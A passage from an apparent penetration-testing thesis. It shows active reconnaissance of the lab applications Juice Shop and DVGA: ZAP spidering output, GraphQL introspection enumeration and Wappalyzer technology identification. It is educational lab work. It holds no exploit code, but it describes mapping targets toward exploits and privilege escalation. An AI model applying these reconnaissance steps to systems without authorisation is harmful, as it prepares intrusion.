Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 286
ETag: W/"11e-APPycXHVwcmYBvymx39V8kKgb88"
Vary: Accept-Encoding
Date: Fri, 29 Sep 2023 22:19:09 GMT
Connection: close

{
  "status":"success",
  "data":{
    "UserId":21,
    "id":7,
    "fullName":"Hackerman",
    "mobileNum":9876543209,
    "zipCode":"CH14BJ",
    "streetAddress":"parkgate road",
    "city":"chester",
    "state":"cheshire",
    "country":"21 bullvord rd",
    "createdAt":"2023-09-29T22:15:23.588Z",
    "updatedAt":"2023-09-29T22:15:23.588Z"
  }
}
```

Figure 34: Inspecting how the identified API endpoints work - JuiceShop

4.5.2.4 *Web Crawling – Spidering*


Like with walking the application, this time, we will be fully automating the process of using web spidering. This involves using a web crawler which will recursively follow all links and sublinks until it has crawled an entire application. After we have spidered the application, we will have a sitemap of the target (see Figure 36), and we can use this to once again filter for API endpoints and paths.



0: http://10.38.1.110:3000/ 100% Current Scans: 0 URLs Found: 112 Nodes Added: 70

cessed	Method	URI
●	GET	http://10.38.1.110:3000/juice-shop/build/routes/runtime.js
●	GET	http://10.38.1.110:3000/juice-shop/build/routes/polyfills.js
●	GET	http://10.38.1.110:3000/juice-shop/build/routes/vendor.js
●	GET	http://10.38.1.110:3000/juice-shop/build/routes/main.js
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/serve-index/assets/public/f...
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/serve-index/styles.css
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/serve-index/runtime.js
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/serve-index/polyfills.js
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/serve-index/vendor.js
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/serve-index/main.js
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/express/lib/router/assets/p...
●	GET	http://10.38.1.110:3000/juice-shop/build/routes/assets/public/assets/public/fa...
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/express/lib/router/assets/p...
●	GET	http://10.38.1.110:3000/juice-shop/build/routes/assets/public/styles.css
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/express/lib/router/assets/p...
●	GET	http://10.38.1.110:3000/juice-shop/build/routes/assets/public/runtime.js
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/express/lib/router/assets/p...
●	GET	http://10.38.1.110:3000/juice-shop/build/routes/assets/public/polyfills.js
●	GET	http://10.38.1.110:3000/juice-shop/build/routes/assets/public/vendor.js
●	GET	http://10.38.1.110:3000/juice-shop/build/routes/assets/public/main.js
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/express/lib/router/assets/p...
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/express/lib/router/assets/p...
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/serve-index/assets/public/a...
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/serve-index/assets/public/s...
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/serve-index/assets/public/r...
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/serve-index/assets/public/p...
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/serve-index/assets/public/v...
●	GET	http://10.38.1.110:3000/juice-shop/node_modules/serve-index/assets/public/...
●	GET	http://10.38.1.110:3000/ftp/
●	GET	http://10.38.1.110:3000/ftp/quarantine/juicy malware linux amd 64.url


Figure 35: Spidering the web application to identify API endpoints - JuiceShop



```
Sites  +
Contexts
    Default Context
Sites
    http://10.38.1.110:3000
        GET:/
        GET:MaterialIcons-Regular.woff2
      > api
      > assets
        GET:font-mfizz.woff
        GET:ftp
      > ftp
      > juice-shop
      > latest
        GET:main.js
        GET:polyfills.js
        rest
          > admin
          > captcha
            GET:languages
          > products
          > user
        GET:robots.txt
        GET:runtime.js
        GET:sitemap.xml
      > socket.io
        GET:styles.css
        GET:tutorial.js
        GET:vendor.js
```


Figure 36: Zaproxy web spidering built the targets sitemap - JuiceShop

We use zaproxy (see Table 18) not only to crawl a web application to identify paths and endpoints, but zaproxy also has a GraphQL introspection add-on which allows for zaproxy to send queries to a GraphQL endpoint and perform introspection recon to map the structure of the GraphQL API. From our initial nmap reconnaissance, we already know that our target has introspection enabled. Introspection will allow us to perform extensive reconnaissance on the schema, providing insights into the API's structure and available types and fields, queries and mutations. Effectively, it removes all the guesswork for us.




http://10.38.1.110:5013/graphql

Figure 37: Importing GraphQL schema URL endpoint into zaproxy - DVGA



```
Sites
  http://10.38.1.110:5013
    graphql
      mutation
      query
      subscription
      POST:graphql()({"query":"aaa"})
      POST:graphql()({"query":"query ($search_username_capita...)
      POST:graphql()({"query":"query query ($search_keyword: ...)
      POST:graphql()({"query":"query query { search (keyword:...)
```

Figure 38: GraphQL Introspection query generation - DVGA




```
http://10.38.1.110:5013
  graphql
    mutation
      POST:(0) mutation{createPaste{paste{burn}}}()({"query":"mutation { create
      POST:(0) mutation{createPaste{paste{content}}}()({"query":"mutation { cre
      POST:(0) mutation{createPaste{paste{id}}}()({"query":"mutation { createPas
      POST:(0) mutation{createPaste{paste{ipAddr}}}()({"query":"mutation { creat
      POST:(0) mutation{createPaste{paste{ownerId}}}()({"query":"mutation { cre
      POST:(0) mutation{createPaste{paste{owner{id}}}}()({"query":"mutation {
      POST:(0) mutation{createPaste{paste{owner{name}}}}()({"query":"mutatio
      POST:(0) mutation{createPaste{paste{owner{pastes{burn}}}}}()({"query":"
      POST:(0) mutation{createPaste{paste{owner{pastes{content}}}}}()({"quer
      POST:(0) mutation{createPaste{paste{owner{pastes{id}}}}}()({"query":"mu
      POST:(0) mutation{createPaste{paste{owner{pastes{ipAddr}}}}}()({"query'
      POST:(0) mutation{createPaste{paste{owner{pastes{ownerId}}}}}()({"quer
      POST:(0) mutation{createPaste{paste{owner{pastes{owner{id}}}}}}()({"qu
      POST:(0) mutation{createPaste{paste{owner{pastes{public}}}}}()({"query"
      POST:(0) mutation{createPaste{paste{owner{pastes{title}}}}}()({"query":"r
      POST:(0) mutation{createPaste{paste{owner{pastes{userAgent}}}}}()({"qu
      POST:(0) mutation{createPaste{paste{owner{paste{burn}}}}}()({"query":"r
      POST:(0) mutation{createPaste{paste{owner{paste{content}}}}}()({"query
      POST:(0) mutation{createPaste{paste{owner{paste{id}}}}}()({"query":"mut
      POST:(0) mutation{createPaste{paste{owner{paste{ipAddr}}}}}()({"query":
      POST:(0) mutation{createPaste{paste{owner{paste{ownerId}}}}}()({"query
```

Figure 39: Enumerating the GraphQL endpoint via Introspection in Zaproxy - DVGA

4.5.2.5 Technology Identification

As we did with passive reconnaissance, we are now going to perform active web technology stack identification, the goal here being to identify all the technology running on the server and possible version numbers, which we can later use to vulnerability scan and cross reference against CVE and exploit databases to potentially find a working exploit against our target, gain initial access and escalate our privileges.

We will use two tools, one being Wappalyzer and another called WhatWeb.



Damn Vulnerable GraphQL Application

Welcome!

Damn Vulnerable GraphQL Application, or DVGA, is a vulnerable GraphQL implementation. DVGA allows learning how GraphQL can be exploited as well as d

Getting Started

If you aren't yet familiar with GraphQL, see the GraphQL Resources section below. Otherwise, start poking around and find loopholes! There are GraphQL Imp

You can set a "game mode" in DVGA: A beginner level or expert level by clicking on the top bar menu's cube icon and choosing the level. This is a global settin

If you are interacting with DVGA programmatically, you can also set the game mode by passing the HTTP Request Header `X-DVGA-MODE` set to either `Beginner`

If the Header is not set, DVGA will default to Beginner mode or to whatever you previously set in the user interface.

Difficulty Level Explanation

Beginner

DVGA's Beginner level is literally the default GraphQL implementation without any restrictions, security controls, or other protections. This is what you would get out of the box in most of the GraphQL implementations without hardening, with the addition of other custom vulnerabilities.

Hard

DVGA's Hard level is a hardened GraphQL implementation which contains a few security controls against malicious queries, such as Cost Based Analysis, Query Depth, Field De-dup checks, etc.

JavaScript frameworks
Zone.js
Angular 15.2.9

Font scripts
Font Awesome

Miscellaneous
Module Federation 50% sure
Webpack 50% sure


Programming languages
TypeScript

CDN
cdnjs
Cloudflare

JavaScript libraries
jQuery 3.5.1
core-js 3.30.2

UI frameworks
Bootstrap 4.5.3

Figure 40: Web tech stack identification using Wappalyzer - DVGA



JavaScript frameworks
Zone.js
Angular 15.2.9

Font scripts
Font Awesome

Miscellaneous
Module Federation 50% sure
Webpack 50% sure

Programming languages
TypeScript

CDN
cdnjs
Cloudflare

JavaScript libraries
jQuery 3.5.1
core-js 3.30.2

UI frameworks
Bootstrap 4.5.3

Figure 41: Wappalyzer results – DVGA


